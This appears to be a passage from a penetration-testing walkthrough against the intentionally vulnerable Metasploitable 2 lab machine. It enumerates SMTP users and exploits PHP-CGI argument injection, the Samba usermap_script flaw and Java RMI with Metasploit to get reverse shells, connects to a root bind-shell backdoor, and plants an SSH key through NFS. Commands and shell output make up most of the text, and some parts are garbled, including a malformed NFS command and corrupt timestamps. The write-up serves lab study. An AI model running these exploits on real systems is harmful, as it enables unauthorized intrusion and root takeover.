[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
msf6 auxiliary(scanner/smtp/smtp_enum) >
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

method 2:- (through netcat)


through this we can check the each username that it exits or not .

nc 192.168.1.12 25

 <ip address> <port number>

now we need to use the VRFY command to check the user exits or not

VFRY (user name)



```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.1.12 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY root
252 2.0.0 root
VRFY admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table
VRFY sys
252 2.0.0 sys
```

Here root,sys users exits and admin user does not exits so it shows the “recipient address rejected” , like that we can manually check the list of users .

method 3:- (using smtp-user-enum tool)


In this method we automate the above process by giving the list of users in a file and this tool checks the every username and displays the usernames that exists .

smtp_user_enum -M VRFY -U /usr/share/wordlists/fern-wifi/common.txt -t 192.168.1.12 < target ip >

In this we are using the wordlists which is already exits in kali linux

Port-80 (PHP_CGI) :

We know that port 80 is open, so we input metasploitable2’s IP address into any browser. We also know that it’s running PHP as a CGI, so we can use metasploit Framework to exploit this using a PHP CGI argument injuction attack.




PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*


This server is protected with the Suhosin Patch 0.9.6.2

now we will exploit this by following commands in msfconsole .

search php_cgi_arg_injection
use exploit/multi/http/php_cgi_arg_injection
set RHOST 192.168.44.130 < target ip >
exploit



```
       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search php_cgi_arg_injection

Matching Modules
================

   #  Name                                                     Disclosure Date  Rank       Check  Description
   -  ----                                                     ---------------  ----       -----  -----------
   0  exploit/multi/http/php_cgi_arg_injection                 2012-05-03       excellent  Yes    PHP CGI Argument Injection
   1  exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577  2024-06-06  excellent  Yes    PHP CGI Argument Injection Remote Code Executio
n
   2    \_ target: Windows PHP                                 .                .          .      .
   3    \_ target: Windows Command                             .                .          .      .


Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Command'

msf6 >
msf6 >
```



```
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOST 192.168.44.130
RHOST => 192.168.44.130
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.44.128:4444
[*] Sending stage (39927 bytes) to 192.168.44.130
[*] Meterpreter session 1 opened (192.168.44.128:4444 -> 192.168.44.130:35453) at 2024-10-16 14:35:54 -0400

meterpreter > ls
Listing: /var/www
=================

Mode              Size            Type  Last modified                     Name
----              ----            ----  -------------                     ----
041777/rwxrwxrwx  17592186048512  dir   182042302250-03-10 11:10:13 -0400  dav
040755/rwxr-xr-x  17592186048512  dir   182042482449-05-12 11:17:21 -0400  dvwa
100644/rw-r--r--  3826815861627   fil   182042311505-02-17 18:13:29 -0500  index.php
040755/rwxr-xr-x  17592186048512  dir   181964996940-05-31 14:38:18 -0400  mutillidae
040755/rwxr-xr-x  17592186048512  dir   181964937872-02-08 13:03:20 -0500  phpMyAdmin
100644/rw-r--r--  81604378643     fil   173039983614-08-05 02:08:28 -0400  phpinfo.php
040755/rwxr-xr-x  17592186048512  dir   181965051925-08-30 13:04:46 -0400  test
040775/rwxrwxr-x  87960930242560  dir   173083439924-11-22 07:50:32 -0500  tikiwiki
040775/rwxrwxr-x  87960930242560  dir   173040024853-07-11 18:58:19 -0400  tikiwiki-old
040755/rwxr-xr-x  17592186048512  dir   173046477589-12-24 16:59:26 -0500  twiki

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > 
```


Finally we got the meterpreter shell.

Port-139&443 (Samba) :

Samba is a suite of Unix applications that speak the Server Message Block (SMB) protocol. Microsoft Windows operating systems and the OS/2 operating system use SMB to perform client-server networking for file and printer sharing and associated operations.

samba default port is 139 but it can be changed to port 443 as well . now we will exploit this with Metasploit Framework.

search usermap_script
use exploit/multi/samba/usermap_script
set RHOST 192.168.44.130 <target ip>
exploit



```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.44.130
RHOST ⇒ 192.168.44.130
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.44.128:4444
[*] Command shell session 3 opened (192.168.44.128:4444 → 192.168.44.130:33986) at 2024-10-16 14:49:57 -0400

^C
Abort session 3? [y/N]  n
[*] Aborting foreground process in the shell session
/bin/sh: line 3: : command not found
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
pwd
/
sysadmin
/bin/sh: line 6: sysadmin: command not found
```


Finally we got the shell .

Port-1099 (JAVA-RMI) :

RMI stands for Remote Method Invocation. It is a mechanism that allows an object residing in one system (JVM) to access/invoke an object running on another JVM. RMI is used to build distributed applications , it provides remote communication between Java programs.

exploiting the java-rmi-server with Metasploit Framework.

search java-rmi-server
use exploit/multi/misc/java_rmi_server
set RHOST 192.168.44.130 <target ip>
exploit




```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.44.130
RHOST => 192.168.44.130
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.44.128:4444
[*] 192.168.44.130:1099 - Using URL: http://192.168.44.128:8080/0mBdHAVp
[*] 192.168.44.130:1099 - Server started.
[*] 192.168.44.130:1099 - Sending RMI Header ...
[*] 192.168.44.130:1099 - Sending RMI Call ...
[*] 192.168.44.130:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.44.130
[*] Meterpreter session 2 opened (192.168.44.128:4444 → 192.168.44.130:57288) at 2024-10-16 14:48:21 -0400

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

Finally got the meterpreter shell.

Port-1524 (BIND SHELL) :

A bind shell is a sort of setup where remote consoles are established with other computers over the network. In Bind shell, an attacker launches a service on the target computer, to which the attacker can connect. In a bind shell, an attacker can connect to the target computer and execute commands on the target computer. To launch a bind shell, the attacker must have the IP address of the victim to access the target computer.

nc 192.168.44.130<target ip> 1524



```
└─$ nc 192.168.44.130 1524

root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# whoami
root
root@metasploitable:/#
```

we got the root shell.

Port-2099 (NFS) :


Network File Sharing (NFS) is a protocol that allows you to share directories and files with other Linux clients over a network. Shared directories are typically created on a file server, running the NFS server component. Users add files to them, which are then shared with other users who have access to the folder.

steps for exploitation :

We build an RSA keypair without a key phrase using ssh-keygen, then place it in the “/root/.ssh” folder, which is where the key is found by default. We’ll create a directory “/tmp/sshkey/” in our local system after the key has been generated and stored.


Now we’ll use the Network File Sharing Function to mount the directory we just created on the victim system. Using the cat command, we write the key from our machine to the victim’s machine, a type of override. The important thing to remember here is that the key we have has no passphrase, thus the key in the victim computer will similarly have no passphrase following the override.

```
ssh-keygen
mkdir /tmp/sshkey
mount -t nfs 192.168.92.133:/ cat /root/.ssh/id_rsa.pub >>

/root/.ssh/authorized_keys
```



```
┌──(clown㉿kali)-[~]
└─$ sudo su
┌──(root㉿kali)-[/home/clown]
└─# cd /root/.ssh

┌──(root㉿kali)-[~/.ssh]
└─# ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:1eN87jm/Jv92+BwNTlw1eXpr2LXhCtb0tYD8binY2XE root@kali
The key's randomart image is:
+---[RSA 4096]----+
|               .o|
|           .   .+|
|          o +  .o|
|         . = =.o+|
|        S   * @.B|
|           o X E.|
|          + = Oo.|
|         . + Oo++|
|            o *BO|
+----[SHA256]-----+

┌──(root㉿kali)-[~/.ssh]
└─#

┌──(root㉿kali)-[~/.ssh]
└─# ls -lah
total 16K
drwx------ 2 root root 4.0K Oct 17 01:56 .
drwx------ 5 root root 4.0K Oct 16 20:11 ..
-rw------- 1 root root 3.3K Oct 17 01:56 id_rsa
-rw-r--r-- 1 root root  735 Oct 17 01:56 id_rsa.pub

┌──(root㉿kali)-[~/.ssh]
└─# cd /
```

ssh root@192.168.92.133




```
┌──(root㉿kali)-[/mnt/root/.ssh]
└─# cd /root/.ssh

┌──(root㉿kali)-[~/.ssh]
└─# ssh -i /root/.ssh/kali_met2_rsa  root@192.168.92.133
Unable to negotiate with 192.168.92.133 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

┌──(root㉿kali)-[~/.ssh]
└─# ssh -i /root/.ssh/kali_met2_rsa root@192.168.92.133
Unable to negotiate with 192.168.92.133 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

┌──(root㉿kali)-[~/.ssh]
└─# ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa -i /root/.ssh/kali_met2_rsa root@192.168.
92.133

Last login: Thu Oct 17 01:05:12 2024 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
